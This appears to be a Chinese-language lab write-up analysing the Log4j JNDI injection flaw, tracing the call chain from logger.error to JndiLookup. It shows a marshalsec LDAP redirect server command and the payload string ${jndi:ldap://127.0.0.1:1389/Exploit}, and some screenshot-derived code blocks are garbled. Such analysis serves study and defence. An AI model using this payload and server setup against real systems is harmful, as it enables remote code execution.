
log4j漏洞分析

漏洞复现

首先这里起一个ldap的服务 然后我们吧漏洞代码放上去

```
C:\Users\Admin\Desktop\SpoolSamplerNET-master\JNDI>java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8000/#Exploit"
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8000/Exploit.class
```

可以看到这里已经弹出计算机



漏洞分析流程

因为利用链相对来说比较长


总利用链条:

lookup:172, JndiManager (org.apache.logging.log4j.core.net) lookup:56, JndiLookup (org.apache.logging.log4j.core.lookup) lookup:223, Interpolator (org.apache.logging.log4j.core.lookup) resolveVariable:1116, StrSubstitutor (org.apache.logging.log4j.core.lookup) substitute:1038, StrSubstitutor (org.apache.logging.log4j.core.lookup) substitute:912, StrSubstitutor (org.apache.logging.log4j.core.lookup) replace:467, StrSubstitutor (org.apache.logging.log4j.core.lookup) format:132, MessagePatternConverter (org.apache.logging.log4j.core.pattern) format:38, PatternFormatter (org.apache.logging.log4j.core.pattern) toSerializable:345, PatternLayout\$PatternSerializer (org.apache.logging.log4j.core.layout) toText:244, PatternLayout (org.apache.logging.log4j.core.layout) encode:229, PatternLayout

```
(org.apache.logging.log4j.core.layout) encode:59, PatternLayout
(org.apache.logging.log4j.core.layout) directEncodeEvent:197,
AbstractOutputStreamAppender (org.apache.logging.log4j.core.appender)
tryAppend:190, AbstractOutputStreamAppender
(org.apache.logging.log4j.core.appender) append:181, AbstractOutputStreamAppender
(org.apache.logging.log4j.core.appender) tryCallAppender:156, AppenderControl
(org.apache.logging.log4j.core.config) callAppender0:129, AppenderControl
(org.apache.logging.log4j.core.config) callAppenderPreventRecursion:120,
AppenderControl (org.apache.logging.log4j.core.config) callAppender:84,
AppenderControl (org.apache.logging.log4j.core.config) callAppenders:543, LoggerConfig
(org.apache.logging.log4j.core.config) processLogEvent:502, LoggerConfig
(org.apache.logging.log4j.core.config) log:485, LoggerConfig
(org.apache.logging.log4j.core.config) log:460, LoggerConfig
(org.apache.logging.log4j.core.config) log:63, DefaultReliabilityStrategy
(org.apache.logging.log4j.core.config) log:161, Logger (org.apache.logging.log4j.core)
tryLogMessage:2198, AbstractLogger (org.apache.logging.log4j.spi)
logMessageTrackRecursion:2152, AbstractLogger (org.apache.logging.log4j.spi)
logMessageSafely:2135, AbstractLogger (org.apache.logging.log4j.spi) logMessage:2011,
AbstractLogger (org.apache.logging.log4j.spi) logIfEnabled:1983, AbstractLogger
(org.apache.logging.log4j.spi) error:740, AbstractLogger (org.apache.logging.log4j.spi)
main:8, log4jRCE
```


需要注意的点:

在这里他会判断日志的等级 如果是小于配置文件的即不能进入 this.logMessage()进行触发漏洞日志等级 默认只要大于error()和fatal()可以触发漏洞就可以触发漏洞了




因为利用链很长 所以我们简要分析

所以我们定位到processLogEvent:502, LoggerConfig (org.apache.logging.log4j.core.config)



然后我们根据调用链来到 encode方法 然后我们跟进toText方法

encode:59, PatternLayout (org.apache.logging.log4j.core.layout) directEncodeEvent:197, AbstractOutputStreamAppender (org.apache.logging.log4j.core.appender) tryAppend:190, AbstractOutputStreamAppender (org.apache.logging.log4j.core.appender) append:181, AbstractOutputStreamAppender (org.apache.logging.log4j.core.appender) tryCallAppender:156, AppenderControl (org.apache.logging.log4j.core.config) callAppender0:129, AppenderControl (org.apache.logging.log4j.core.config) callAppenderPreventRecursion:120, AppenderControl (org.apache.logging.log4j.core.config) callAppender:84, AppenderControl (org.apache.logging.log4j.core.config) callAppenders:543, LoggerConfig (org.apache.logging.log4j.core.config) processLogEvent:502, LoggerConfig (org.apache.logging.log4j.core.config)



这里继续跟讲toSerializable方法

```
> idea
                                                          Q= toTex
                                                                                               ← ② ↑ ↓   ↑ ↑ ↑ ↑ ↑ ← Match Case Words Regex 2 matches

✓ Image: Src

                                                                                Implementations are free to return a new StringBuilder if they car
   ∨ IIII main
                                                                                                   nce that the specified StringBuilder is too small.

    ✓ i java
    ✓ i com.nanchen.log4j
                                                                       private StringBuilder toText(final Serializer2 serializer, final LogEvent event, final StringBuilder destination) {
    return serializer.toSerializable(event, destination);
          C Log4j11Test
            # Exploit.clas
                                                                                                                                                                                                                                   Database
> target
                                                                                 @param config The Configuration.
    🖺 log4j.im
                                                                               * @return The PatternParser
    m pom.xml
|| External Libraries
                                                                             public static PatternParser createPatternParser(final Configuration config) {
                                                                                  if (config == null) {
| return new PatternParser(config, KEY, LogEventPatternConverter.class);
   Maven: org.apache.logging.log4j:log4j-api:2.14.0

▼ Maven: org.apache.logging.log4j:log4j-core:2.14.0

   ∨ | log4j-core-2.14.0.jar ||
                                                                                  PatternParser parser = config.getComponent(KEY);
      > E META-INF
```

这里我们来到了toSerializable方法 我们注意看这个buffer 可以清楚的看到通过循环打印出我们的日志信息


我们在处理我们的恶意代码的时候 我们跟进去format这个方法 我们来到 MessagePatternConverter这个类 的format方法 这个方法是相对来说比较重要的


可以看到这里判断从0开始到length()结束 到这个索引的字符如果是\$ 及 并且是 { 的话 他会根据你大括号里面的字符进行相应的处理 这里调用了setLength方法 这里的offset其实就是字符串的长度 比如:

17:09:58.413 [main] ERROR Log4jDemoApplication - \${jndi:ldap://127.0.0.1:1389/Exploit}

然后调用了append方法 这里通过replace方法进行替换 比如说查出来\${java:os} 可能查出来是java:os更换成操作系统版本之类的

我们跟进getStrSubstitutor方法





可以看到这个方法很简单 就返回一个subst subst我们搜索可以看到 subst是一个new了 StrSubstitutor对象 然后放进去一个tempLookup

而tempLookup又new了一个Interpolator对象 里面放进去一个propertyMap 我们查看 Interpolator对象里面是什么

```
> III .idea
                                                                                                                                                                                      if (appender != null) {
                                                                                                                                                                                               appenders.putIfAbsent(appender.getName(), appender);
         v main
                                                                                                                                                                            3

✓ Im com.nanchen.log4

                             C Log4j11Test
                                                                                                                                                                            public StrSubstitutor getStrSubstitutor() {
                           # Exploit.clas
                                                                                                                                                                                     return subst;
         > limitest
  > target
                                                                                                                                            718
                                                                                                                                                                            public void setAdvertiser(final Advertiser advertiser) { this.advertiser = advertiser; }
          m pom.xml
                                                                                                                                                                            public Advertiser getAdvertiser() { return advertiser; }
  > 📃 < 1.8 > C:\Program Files\Java\jdk1.8.0 131
                                                                                                                                                                            private Advertiser advertiser = new DefaultAdvertiser();
private Node advertiserNode = null;
private Object advertisement;
         v 🗎 main
              ✓ ijava
✓ com.nanch
                                                                                                                                                                          private String name;
private ConcurrentMap

private ConcurrentMap
Appender> appenders = new ConcurrentHashMap

private ConcurrentMap
LoggerConfig> loggerConfigs = new ConcurrentHashMap

private List
List

private List
List

private List
List

private List
List

private final
ConcurrentMap

private final
Strioskup temptookup = new Interpolator(propertyMap);

private final
Strioskup temptookup = new Interpolator(propertyMap);

private final
ConcurrentMap

private final
ConfigurationSource

private final
ConfigurationSource

private final
ConfigurationScheduler

private final
WathManager

wathManager
ConfigurationScheduler

private
Asyncloger

Asyncloger
Syncloger

private
Asyncloger

private
Asyncloger
<
                                                                                                                                                                            private String name;
                       C Log4j11Test
                           # Exploit.clas
  > iii target
          🖺 log4j.iml
          mx.moq m
/ ||||| External Libraries
   > 📜 < 1.8 > C:\Program Files\Ja
   > Im Mayen; org.apache.logging.log4i;log4i-api;2,14.0
        Maven: org.apache.logging.log4j:log4j-core:2.14.0
                                                                                                                                                                            private final WeakReference<LoggerContext> loggerContext;

▼ II. log4i-core-2.14.0.iar
```

这里可以清楚的看到这里进行了放进去了一些key是log4j 值是Log4jLookup()的一个对象等等

```
# Creates the Interpolator using only Lookups that work without an event and initial properties.

# Creates the Interpolator (final Map<String, String> properties) {

# Lood#jilTest


# Clod#jilTest

# Exploit


# Exploit | 100

# Exploit | 100
```


我们继续往下走 首先获取到StrSubstitutor对象之后 会调用replace方法 我们跟进去 此时我们来到了substitute方法 此时我们可以看到buf是我们的payload 然后我们跟进去这个方法




可以看到这个方法是很长的 我们只关心重点 所以我们来到了1038行 这里调用了resolveVariable 这个方法 可以看到此时的varName就是我们的payload 我们跟进去



这里可以看到 这里获取到了一个getVariableResolver对象 我们可以跟进去查看这个对象到底是什么结构



可以看到 这里返回一个属性 其实这个属性就是一个对象 而这个对象就是StrLookup 我们继续往下走



可以看到 这里调用了lookup 而variableName我们是可控的 所以造成了jndi注入

